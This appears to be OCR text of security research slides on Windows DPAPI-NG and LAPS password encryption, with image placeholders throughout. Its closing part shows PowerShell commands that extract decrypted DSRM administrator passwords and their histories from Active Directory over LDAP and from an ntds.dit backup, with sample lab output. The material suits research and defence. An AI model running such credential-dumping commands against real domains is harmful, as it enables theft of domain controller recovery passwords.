


Group Data Protection API

DPAPI-NG / CNG DPAPI

Previous research on DPAPI-NG

Protected data format — CMS enveloped content



Source: Microsoft

DPAPI-NG protection descriptor


- Group Data Protection API
  - SID=S-1-5-21-4392301
  - SID=S-1-5-21-4392301 AND SID=S-1-5-21-3101812
  - SDDL=O:S-1-5-5-0-290724G:SYD:(A;;CCDC;;;S-1-5-5-0-290724)(A;;DC;;;WD)
- Legacy data protection API (DPAPI)
  - LOCAL=user
  - LOCAL=machine
- Certificate
  - CERTIFICATE=HashID:sha1_hash_of_certificate
  - CERTIFICATE=CertBlob:base64String
- Credential Manager Password
  - WEBCREDENTIALS=MyPasswordName
  - WEBCREDENTIALS=MyPasswordName,myweb.com

Win32 API


- DPAPI-NG / CNG DPAPI (Windows 8+)
  - NCryptProtectSecret
  - NCryptUnprotectSecret

- Reminder: DPAPI (Windows XP+)
  - CryptProtectData
  - CryptUnprotectData
  - CryptProtectMemory
  - CryptUnprotectMemory


Group-protected PFX certificate file creation



Group-protected PFX certificate file analysis




Group-protected PFX password decryption



SID key cache in kdscli.dll (undocumented)


- Functions
  - GetSIDKeyCacheFolder
  - GetSIDKeyFileName
  - WriteSIDKeyInCache
  - DeleteAllCachedKeys
- Location
  - %LOCALAPPDATA%\Microsoft\Crypto\KdsKey




Group Data Protection API


Windows LAPS

Admin and DSRM password encryption





Protection descriptor configuration using GPO



Online attack (LDAP)

Administrator: PowerShell

```
PS > Get-ADSIAccount -All -Properties LAPS | Select-Object -ExpandProperty LapsPasswords

ComputerName Account       Password          Expires   Source
------------ -------       --------          -------   ------
CONTOSO-DC   Administrator PodTutorGreen     6/4/2026  EncryptedDSRMPassword
CONTOSO-DC   Administrator BlotReachQuit               EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator CarveIglooFloss             EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator StoodRaidBaker              EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator WagonPulpDebt               EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator EarthSmogTidy               EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator PropsSlawFox                EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator YummyPennyTrout             EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator CrampGladBadge              EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator HelpSalsaClean              EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator JulyFoeUntie                EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator GreenSushiSnub              EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator WagonCauseRadar             EncryptedDSRMPasswordHistory
CONTOSO-DC2  Administrator GravyRoyalLast  5/18/2026  EncryptedDSRMPassword
CONTOSO-DC2  Administrator BringAcreSleet              EncryptedDSRMPasswordHistory
CONTOSO-DC2  Administrator BathFlakySwim               EncryptedDSRMPasswordHistory
```


Offline attack (ntds.dit)

Administrator: PowerShell

```
PS > (Get-ADDBAccount -All -DatabasePath 'C:\ADBackup\Active Directory\ntds.dit' -Properties LAPS).LapsPasswords

ComputerName Account       Password        Expires  Source
------------ -------       --------        -------  ------
CONTOSO-DC   Administrator CarryGreenMango 8/4/2025 EncryptedDSRMPassword
CONTOSO-DC   Administrator DiskCribMotor           EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator CutCoastCedar           EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator SaidVideoPlead          EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator HeftyGrassAging         EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator ShaftMudUsed            EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator ThankBakedCross         EncryptedDSRMPasswordHistory
CONTOSO-DC   Administrator VisorRecapCause         EncryptedDSRMPasswordHistory
